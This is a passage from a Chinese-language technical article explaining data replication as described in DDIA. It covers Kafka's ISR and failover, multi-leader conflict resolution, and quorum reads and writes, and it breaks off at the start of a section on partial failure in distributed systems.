



图 2　同步复制与异步复制

如上图所示，在这个时间窗口中，任何情况都有可能发生。在这种情况下，客户端何时算写入完成，会决定其他客户端读到数据的可能性。这里我们假设这份数据有一个主副本和一个从副本，如果主副本保存后即向客户端返回成功，这样叫做异步复制（1）。而如果等到数据传送到从副本 1，并得到确认之后再返回客户端成功，称为同步复制（2）。这里我们先假设系统正常运行，在异步同步下，如果从副本承担读请求，假设 reader1 和 reader2 同时在客户端收到写入成功后发出读请求，两个 reader 就可能读到不一样的值。

为了避免这种情况，实际上有两种角度的做法，第一种角度是让客户端只从主副本读取数据，这样，在正常情况下，所有客户端读到的数据一定是一致的（Kafka 当前的做法）；另一种角度则是采用同步复制，假设使用纯的同步复制，当有多个副本时，任何一个副本所在的节点发生故障，都会使写请求阻塞，同时每次写请求都需要等待所有节点确认，如果副本过多会极大影响吞吐量。而如果仅采用异步复制并由主副本承担读请求，当主节点故障发生切换时，一样会发生数据不一致的问题。

很多系统会把这个决策权交给用户，这里我们以 Kafka 为例，首先提供了同步与异步复制的语义（通过客户端的 acks 参数确定），另外提供了 ISR 机制，而只需要 ISR 中的副本确认即可，系统可以容忍部分节点因为各种故障而脱离 ISR，那样客户端将不用等待其确认，增加了系统的容错性。当前 Kafka 未提供让从节点承担读请求的设计，但在高版本中已经有了这个 Feature。这种方式使系统有了更大的灵活性，用户可以根据场景自由权衡一致性和可用性。

## 主从模式下需要的一些能力

### 增加新的从副本（节点）

1. 在 Kafka 中，我们所采取的的方式是通过新建副本分配的方式，以追赶的方式从主副本中同步数据。
2. 数据库所采用的的方式是通过快照 + 增量的方式实现。

a. 在某一个时间点产生一个一致性的快照。 b. 将快照拷贝到从节点。 c. 从节点连接到主节点请求所有快照点后发生的改变日志。 d. 获取到日志后，应用日志到自己的副本中，称之为追赶。 e. 可能重复多轮 a-d。

## 处理节点失效

### 从节点失效——追赶式恢复

针对从节点失效，恢复手段较为简单，一般采用追赶式恢复。而对于数据库而言，从节点可以知道在崩溃前所执行的最后一个事务，然后连接主节点，从该节点将拉取所有的事件变更，将这些变更应用到本地记录即可完成追赶。

对于 Kafka 而言，恢复也是类似的，Kafka 在运行过程中，会定期项磁盘文件中写入 checkpoint，共包含两个文件，一个是 recovery-point-offset-checkpoint，记录已经写到磁盘的 offset，另一个则是 replication-offset-checkpoint，用来记录高水位（下文简称 HW），由 ReplicaManager 写入，下一次恢复时，Broker 将读取两个文件的内容，可能有些被记录到本地磁盘上的日志没有提交，这时就会先截断

（Truncate）到 HW 对应的 offset 上，然后从这个 offset 开始从 Leader 副本拉取数据，直到认追上 Leader，被加入到 ISR 集合中

**主节点失效—节点切换**

主节点失效则会稍稍复杂一些，需要经历三个步骤来完成节点的切换。

1. 确认主节点失效，由于失效的原因有多种多样，大多数系统会采用超时来判定节点失效。一般都是采用节点间互发心跳的方式，如果发现某个节点在较长时间内无响应，则会认定为节点失效。具体到 Kafka 中，它是通过和 Zookeeper（下文简称 ZK）间的会话来保持心跳的，在启动时 Kafka 会在 ZK 上注册临时节点，此后会和 ZK 间维持会话，假设 Kafka 节点出现故障（这里指被动的掉线，不包含主动执行停服的操作），当会话心跳超时时，ZK 上的临时节点会掉线，这时会有专门的组件（Controller）监听到这一信息，并认定节点失效。
2. 选举新的主节点。这里可以通过通过选举的方式（民主协商投票，通常使用共识算法），或由某个特定的组件指定某个节点作为新的节点（Kafka 的 Controller）。在选举或指定时，需要尽可能地让新主与原主的差距最小，这样会最小化数据丢失的风险（让所有节点都认可新的主节点是典型的共识问题）——这里所谓共识，就是让一个小组的节点就某一个议题达成一致，下一篇文章会重点进行介绍。
3. 重新配置系统是新的主节点生效，这一阶段基本可以理解为对集群的元数据进行修改，让所有外界知道新主节点的存在（Kafka 中 Controller 通过元数据广播实现），后续及时旧的节点启动，也需要确保它不能再认为自己是主节点，从而承担写请求。

**问题**

虽然上述三个步骤较为清晰，但在实际发生时，还会存在一些问题：

1. 假设采用异步复制，在失效前，新的主节点与原主节点的数据存在 Gap，选

举完成后，原主节点很快重新上线加入到集群，这时新的主节点可能会收到冲突的写请求，此时还未完全执行上述步骤的第三步，也就是原主节点没有意识到自己的角色发生变化，还会尝试向新主节点同步数据。这时，一般的做法是，将原主节点上未完成复制的写请求丢掉，但这又可能会发生数据丢失或不一致，假设我们每条数据采用 MySQL 的自增 ID 作为主键，并且使用 Redis 作为缓存，假设发生了 MySQL 的主从切换，从节点的计数器落后于主节点，那样可能出现应用获取到旧的自增 ID，这样就会与 Redis 上对应 ID 取到的数据不一致，出现数据泄露或丢失。

2. 假设上面的问题，原主节点因为一些故障永远不知道自己角色已经变更，则可能发生“脑裂”，两个节点同时操作数据，又没有相应解决冲突（没有设计这一模块），就有可能对数据造成破坏。
3. 此外，对于超时时间的设定也是个十分复杂的问题，过长会导致服务不可用，设置过短则会导致节点频繁切换，假设本身系统处于高负载状态，频繁角色切换会让负载进一步加重（团队内部对 Kafka 僵尸节点的处理逻辑）。

**异步复制面临的主要问题—复制滞后**

如前文所述，如果我们使用纯的同步复制，任何一台机器发生故障都会导致服务不可写入，并且在数较多的情况下，吞吐和可用性都会受到比较大的影响。很多系统都会采用半步复制或异步复制来在可用性和一致性之间做权衡。

在异步复制中，由于写请求写到主副本就返回成功，在数据复制到其他副本的过程中，如果客户端进行读取，在不同副本读取到的数据可能会不一致，《DDIA》将这个种现象称为复制滞后（Replication Lag），存在这种问题的复制行为所形成的数据一致性统称为最终一致性。未来还会重点介绍一下一致性和共识，但在本文不做过多的介绍，感兴趣的同学可以提前阅读《Problems with Replication Lag》这一章节。

## 2.2 多主节点复制

前文介绍的主从复制模型中存在一个比较严重的弊端，就是所有写请求都需要经过主

节点，因为只存在一个主节点，就很容易出现性能问题。虽然有从节点作为冗余应对容错，但对于写入请求实际上这种复制方式是不具备扩展性的。

此外，如果客户端来源于多个地域，不同客户端所感知到的服务相应时间差距会非常大。因此，有些系统顺着传统主从复制进行延伸，采用多个主节点同时承担写请求，主节点接到写入请求之后将数据同步到从节点，不同的是，这个主节点可能还是其他节点的从节点。复制模式如下图所示，可以看到两个主节点在接到写请求后，将数据同步到同一个数据中心的从节点。此外，该主节点还将不断同步在另一数据中心节点上的数据，由于每个主节点同时处理其他主节点的数据和客户端写入的数据，因此需要模型中增加一个冲突处理模块，最后写到主节点的数据需要解决冲突。





图 3　多主节点复制

## 使用场景

### a. 多数据中心部署

一般采用多主节点复制，都是为了做多数据中心容灾或让客户端就近访问（用一个高

大上的名词叫做异地多活)，在同一个地域使用多主节点意义不大，在多个地域或者数据中心部署相比主从复制模型有如下的优势：

- **性能提升**：性能提升主要表现在两个核心指标上，首先从吞吐方面，传统的主从模型所有写请求都会经过主节点，主节点如果无法采用数据分区的方式进行负载均衡，可能存在性能瓶颈，采用多主节点复制模式下，同一份数据就可以进行负载均衡，可以有效地提升吞吐。另外，由于多个主节点分布在多个地域，处于不同地域的客户端可以就近将请求发送到对应数据中心的主节点，可以最大程度地保证不同地域的客户端能够以相似的延迟读写数据，提升用户的使用体验。
- **容忍数据中心失效**：对于主从模式，假设主节点所在的数据中心发生网络故障，需要发生一次节点切换才可将流量全部切换到另一个数据中心，而采用多主节点模式，则可无缝切换到新的数据中心，提升整体服务的可用性。

### b. 离线客户端操作

除了解决多个地域容错和就近访问的问题，还有一些有趣的场景，其中一个场景则是在网络离线的情况下还能继续工作，例如我们笔记本电脑上的笔记或备忘录，我们不能因为网络离线就禁止使用该程序，我们依然可以在本地愉快的编辑内容(图中标记为 Offline 状态)，当我们连上网之后，这些内容又会同步到远程的节点上，这里面我们把本地的 App 也当做其中的一个副本，那么就可以承担用户在本地的变更请求。联网之后，再同步到远程的主节点上。

图 4 Notion 界面

### c. 协同编辑

这里我们对离线客户端操作进行扩展，假设我们所有人同时编辑一个文档，每个人通过 Web 客户端编辑的文档都可以看做一个主节点。这里我们拿美团内部的学城（内部的 Wiki 系统）举例，当我们正在编辑一份文档的时候，基本上都会发现右上角会出现“xxx 也在协同编辑文档”的字样，当我们保存的时候，系统就会自动将数据保存到本地并复制到其他主节点上，各自处理各自端上的冲突。

另外，当文档出现了更新时，学城会通知我们有更新，需要我们手动点击更新，来更新我们本地主节点的数据。书中说明，虽然不能将协同编辑完全等同于数据库复制，但却是有很多相似之处，也需要处理冲突问题。

## 冲突解决

通过上面的分析，我们了解到多主复制模型最大挑战就是解决冲突，下面我们简单看下《DDIA》中给出的通用解法，在介绍之前，我们先来看一个典型的冲突。

### a. 冲突实例





图 5　冲突实例

在图中，由于多主节点采用异步复制，用户将数据写入到自己的网页就返回成功了，但当尝试把数据复制到另一个主节点时就会出问题，这里我们如果假设主节点更新时采用类似 CAS 的更新方式时更新时，都会由于预期值不符合从而拒绝更新。针对这样的冲突，书中给出了几种常见的解决思路。

**b. 解决思路**

**1. 避免冲突**

所谓解决问题最根本的方式则是尽可能不让它发生，如果能够在应用层保证对特定数据的请求只发生在一个节点上，这样就没有所谓的“写冲突”了。继续拿上面的协同编辑文档举例，如果我们把每个人的都在填有自己姓名表格的一行里面进行编辑，这样就可以最大程度地保证每个人的修改范围不会有重叠，冲突也就迎刃而解了。

**2. 收敛于一致状态**

然而，对更新标题这种情况而言，冲突是没法避免的，但还是需要有方法解决。对于单主节点模式而言，如果同一个字段有多次写入，那么最后写入的一定是最新的。ZK、KafkaController、KafkaReplica 都有类似 Epoch 的方式去屏蔽过期的写操作，由于所有的写请求都经过同一个节点，顺序是绝对的，但对于多主节点而言，由于没有绝对顺序的保证，就只能试图用一些方式来决策相对顺序，使冲突最终收敛，这里提到了几种方法：

给每个写请求分配 Uniq-ID，例如一个时间戳，一个随机数，一个 UUID 或 Hash 值，最终取最高的 ID 作为最新的写入。如果基于时间戳，则称作最后写入者获胜（LWW），这种方式看上去非常直接且简单，并且非常流行。但很遗憾，文章一开始也提到了，分布式系统没有办法在机器间共享一套统一的系统时间，所以这个方案很有可能因为这个问题导致数据丢失（时钟漂移）。

每个副本分配一个唯一的 ID，ID 高的更新优先级高于地域低的，这显然也会丢失数据。

当然，我们可以用某种方式做拼接，或利用预先定义的格式保留冲突相关信息，然后由用户自行解决。

**3. 用户自行处理**

其实，把这个操作直接交给用户，让用户自己在读取或写入前进行冲突解决，这种例子也是屡见不鲜，Github 采用就是这种方式。

这里只是简单举了一些冲突的例子，其实冲突的定义是一个很微妙的概念。《DDIA》第七章介绍了更多关于冲突的概念，感兴趣同学可以先自行阅读，在下一篇文章中也会提到这个问题。

**c. 处理细节介绍**

此外，在书中将要结束《复制》这一章时，也详细介绍了如何进行冲突的处理，这里也简单进行介绍。

这里我们可以思考一个问题，为什么会发生冲突？通过阅读具体的处理手段后，我们可以尝试这样理解，正是因为我们对事件发生的先后顺序不确定，但这些事件的处理主体都有重叠（比如都有设置某个数据的值）。通过我们对冲突的理解，加上我们的常识推测，会有这样几种方式可以帮我们来判断事件的先后顺序。

**1. 直接指定事件顺序**

对于事件发生的先后顺序，我们一个最直观的想法就是，两个请求谁新要谁的，那这里定义“最新”是个问题，一个很简单的方式是使用时间戳，这种算法叫做最后写入者获胜 LWW。

但分布式系统中没有统一的系统时钟，不同机器上的时间戳无法保证精确同步，那就可能存在数据丢失的风险，并且由于数据是覆盖写，可能不会保留中间值，那么最终可能也不是一致的状态，或出现数据丢失。如果是一些缓存系统，覆盖写看上去也是可以的，这种简单粗暴的算法是非常好的收敛冲突的方式，但如果我们对数据一致性要求较高，则这种方式就会引入风险，除非数据写入一次后就不会发生改变。

## 2. 从事件本身推断因果关系和并发

上面直接简单粗暴的制定很明显过于武断，那么有没有可能时间里面就存在一些因果关系呢，如果有我们很显然可以通过因果关系知道到底需要怎样的顺序，如果不行再通过指定的方式呢?

例如：





*Figure 5-9. With multi-leader replication, writes may arrive in the wrong order at some replicas.*

图 6　违背因果关系示例

这里是书中一个多主节点复制的例子，这里 ClientA 首先向 Leader1 增加一条数据 x=1，然 Leader1 采用异步复制的方式，将变更日志发送到其他的 Leader 上。在复制过程中，ClientB 向 Leader3 发送了更新请求，内容则是更新 Key 为 x 的 Value，使 Value=Value+1。

原图中想表达的是，update 的日志发送到 Leader2 的时间早于 insert 日志发送到 Leader2 的时间，会导致更新的 Key 不存在。但是，这种所谓的事件关系本身就不是完全不相干的，书中称这种关系为依赖或者 Happens-before。

我们可能在 JVM 的内存模型（JMM）中听到过这个词，在 JMM 中，表达的也是多个线程操作的先后顺序关系。这里，如果我们把线程或者请求理解为对数据的操作（区别在于一个是对本地内存数据，另一个是对远程的某处内存进行修改），线程或客户端都是一种执行者（区别在于是否需要使用网络），那这两种 Happens-before 也就可以在本质上进行统一了，都是为了描述事件的先后顺序而生。

书中给出了检测这类事件的一种算法，并举了一个购物车的例子，如图所示（以餐厅扫码点餐的场景为例）：





*Figure 5-13. Capturing causal dependencies between two clients concurrently editing a shopping cart.*

图 7　扫码点餐示例

图中两个客户端同时向购物车里放东西，事例中的数据库假设只有一个副本。

1. 首先 Client1 向购物车中添加牛奶，此时购物车为空，返回版本 1，Value 为 [ 牛奶 ]。
2. 此时 Client2 向其中添加鸡蛋，其并不知道 Client1 添加了牛奶，但服务器可以知道，因此分配版本号为 2，并且将鸡蛋和牛奶存成两个单独的值，最后将

两个值和版本号 2 返回给客户端。此时服务端存储了 [ 鸡蛋 ] 2 [ 牛奶 ]1。

3. 同理，Client1 添加面粉，这时候 Client1 只认为添加了 [ 牛奶 ]，因此将面粉与牛奶合并发送给服务端 [ 牛奶，面粉 ]，同时还附带了之前收到的版本号 1，此时服务端知道，新值 [ 牛奶，面粉 ] 可以替换同一个版本号中的旧值 [ 牛奶 ]，但 [ 鸡蛋 ] 是并发事件，分配版本号 3，返回值 [ 牛奶，面粉 ] 3 [ 鸡蛋 ]2。
4. 同理，Client2 向购物车添加 [ 火腿 ]，但在之前的请求中，返回了 [ 鸡蛋 ][ 牛奶 ]，因此和火腿合并发送给服务端 [ 鸡蛋，牛奶，火腿 ]，同时附带了版本号 2，服务端直接将新值覆盖之前版本 2 的值 [ 鸡蛋 ]，但 [ 牛奶，面粉 ] 是并发事件，因此存储值为 [ 牛奶，面粉 ] 3 [ 鸡蛋，牛奶，火腿 ] 4 并分配版本号 4。
5. 最后一次 Client 添加培根，通过之前返回的值里，知道有 [ 牛奶，面粉，鸡蛋 ]，Client 将值合并 [ 牛奶，面粉，鸡蛋，培根 ] 联通之前的版本号一起发送给服务端，服务端判断 [ 牛奶，面粉，鸡蛋，培根 ] 可以覆盖之前的 [ 牛奶，面粉 ] 但 [ 鸡蛋，牛奶，火腿 ] 是并发值，加以保留。

通过上面的例子，我们看到了一个根据事件本身进行因果关系的确定。书中给出了进一步的抽象流程：

- 服务端为每个主键维护一个版本号，每当主键新值写入时递增版本号，并将新版本号和写入值一起保存。
- 客户端写主键，写请求比包含之前读到的版本号，发送的值为之前请求读到的值和新值的组合，写请求的相应也会返回对当前所有的值，这样就可以一步步进行拼接。
- 当服务器收到有特定版本号的写入时，覆盖该版本号或更低版本号的所有值，保留高于请求中版本号的新值（与当前写操作属于并发）。

有了这套算法，我们就可以检测出事件中有因果关系的事件与并发的事件，而对于并发的事件，仍然像上文提到的那样，需要依据一定的原则进行合并，如果使用 LWW，依然可能存在数据丢失的情况。因此，需要在服务端程序的合并逻辑中需要

额外做些事情。

在购物车这个例子中，比较合理的是合并新值和旧值，即最后的值是 [ 牛奶，鸡蛋，面粉，火腿，培根 ]，但这样也会导致一个问题，假设其中的一个用户删除了一项商品，但是 union 完还是会出现在最终的结果中，这显然不符合预期。因此可以用一个类似的标记位，标记记录的删除，这样在合并时可以将这个商品踢出，这个标记在书中被称为墓碑（Tombstone）。

## 2.3 无主节点复制

之前介绍的复制模式都是存在明确的主节点，从节点的角色划分的，主节点需要将数据复制到从节点，所有写入的顺序由主节点控制。但有些系统干脆放弃了这个思路，去掉了主节点，任何副本都能直接接受来自客户端的写请求，或者再有一些系统中，会给到一个协调者代表客户端进行写入（以 Group Commit 为例，由一个线程积攒所有客户端的请求统一发送），与多主模式不同，协调者不负责控制写入顺序，这个限制的不同会直接影响系统的使用方式。

### 处理节点失效

假设一个数据系统拥有三个副本，当其中一个副本不可用时，在主从模式中，如果恰好是主节点，则需要进行节点切换才能继续对外提供服务，但在无主模式下，并不存在这一步骤，如下图所示：





*Figure 5-10. A quorum write, quorum read, and read repair after a node outage.*

图 8　Quorum 写入处理节点失效

这里的 Replica3 在某一时刻无法提供服务，此时用户可以收到两个 Replica 的写入成功的确认，即可认为写入成功，而完全可以忽略那个无法提供服务的副本。当失效的节点恢复时，会重新提供读写服务，此时如果客户端向这个副本读取数据，就会请求到过期值。

为了解决这个问题，这里客户端就不是简单向一个节点请求数据了，而是向所有三个副本请求，这时可能会收到不同的响应，这时可以通过类似版本号来区分数据的新旧（类似上文中并发写入的检测方式）。这里可能有一个问题，副本恢复之后难道就一直让自己落后于其他副本吗？这肯定不行，这会打破一致性的语义，因此需要一个机制。有两种思路：

1. 客户端读取时对副本做修复，如果客户端通过并行读取多个副本时，读到了过期的数据，可以将数据写入到旧副本中，以便追赶上新副本。
2. 反熵查询，一些系统在副本启动后，后台会不断查找副本之间的数据 diff，将 diff 写到自己的副本中，与主从复制模式不同的是，此过程不保证写入的顺序，并可能引发明显的复制滞后。

## 读写 Quorum

上文中的实例我们可以看出，这种复制模式下，要想保证读到的是写入的新值，每次只从一个副本读取显然是有问题的，那么需要每次写几个副本呢，又需要读取几个副本呢？这里的一个核心点就是让写入的副本和读取的副本有交集，那么我们就能够保证读到新值了。

直接上公式：$w + r > N$。其中 N 为副本的数量，w 为每次并行写入的节点数，r 为每次同时读取的节点数，这个公式非常容易理解，就不做过多赘述。不过这里的公式虽然看着比较直白也简单，里面却蕴含了一些系统设计思考：

- 一般配置方法，取$w = r = \lceil \frac{(N+1)}{2} \rceil$
- w，r 与 N 的关系决定了能够容忍多少的节点失效
  - 假设 N=3, w=2, r=2，可以容忍 1 个节点故障。
  - 假设 N=5，w=3, r=3 可以容忍 2 个节点故障。
  - N 个节点可以容忍可以容忍$\lceil \frac{(N+1)}{2} \rceil - 1$个节点故障。
- 在实际实现中，一般数据会发送或读取所有节点，w 和 r 决定了我们需要等待几个节点的写入或读取确认。

## Quorum 一致性的局限性

看上去这个简单的公式就可以实现很强大的功能，但这里有一些问题值得注意：

- 首先，Quorum 并不是一定要求多数，重要的是读取的副本和写入副本有重合即可，可以按照读写的可用性要求酌情考虑配置。
- 另外，对于一些没有很强一致性要求的系统，可以配置 w+r <= N，这样可以等待更少的节点即可返回，这样虽然有可能读取到一个旧值，但这种配置可以很大提升系统的可用性，当网络大规模故障时更有概率让系统继续运行而不是由于没有达到 Quorum 限制而返回错误。
- 假设在 w+r>N 的情况下，实际上也存在边界问题导致一些一致性问题：
  - 首先假设是 Sloppy Quorum（一个更为宽松的 Quorum 算法），写入的 w

和读取的 r 可能完全不相交，因此不能保证数据一定是新的。
  - 如果两个写操作同时发生，那么还是存在冲突，在合并时，如果基于 LWW，仍然可能导致数据丢失。
  - 如果写读同时发生，也不能保证读请求一定就能取到新值，因为复制具有滞后性（上文的复制窗口）。
  - 如果某些副本写入成功，其他副本写入失败（磁盘空间满）且总的成功数少于 w，那些成功的副本数据并不会回滚，这意味着及时写入失败，后续还是可能读到新值。

虽然，看上去 Quorum 复制模式可以保证获取到新值，但实际情况并不是我们想象的样子，这个协议到最后可能也只能达到一个最终的一致性，并且依然需要共识算法的加持。

### 2.4 本章小结

以上我们介绍了所有常见的复制模式，我们可以看到，每种模式都有一定的应用场景和优缺点，但是很明显，光有复制模式远远达不到数据的一致性，因为分布式系统中拥有太多的不确定性，需要后面各种事务、共识算法的帮忙才能去真正对抗那些“稀奇古怪”的问题。

到这里，可能会有同学就会问，到底都是些什么稀奇古怪的问题呢？相比单机系统又有那些独特的问题呢？下面本文先来介绍分布式系统中的几个最典型的挑战（Trouble），让一些同学小小地“绝望”一下，然后我们会下一篇文章中再揭晓答案。

## 3. 分布式系统的挑战

这部分存在的意义主要想让大家理解，为什么一些看似简单的问题到了分布式系统中就会变得异常复杂。顺便说一声，这一章都是一些“奇葩”现象，并没有过于复杂的推理和证明，希望大家能够较为轻松愉悦地看完这些内容。

## 3.1 部分失效

这是分布式系统中特有的一个名词，这里先看一个现实当中的例子。假设老板想要处理一批文件，如果让一个人做，需要十天。但老板觉得有点慢，于是他灵机一动，想到可以找十个人来搞定这件事，然后自己把工作安排好，认为这十个人一天正好干完，于是向他的上级信誓旦旦地承诺一天搞定这件事。他把这十个人叫过来，把任务分配给了他们，他们彼此建了个微信群，约定每个小时在群里汇报自己手上的工作进度，并强调在晚上 5 点前需要通过邮件提交最后的结果。于是老版就去愉快的喝茶去了，但是现实却让他大跌眼镜。

